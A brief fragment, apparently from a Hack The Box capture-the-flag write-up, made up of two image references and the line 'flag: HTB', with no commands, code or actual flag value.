

flag: HTB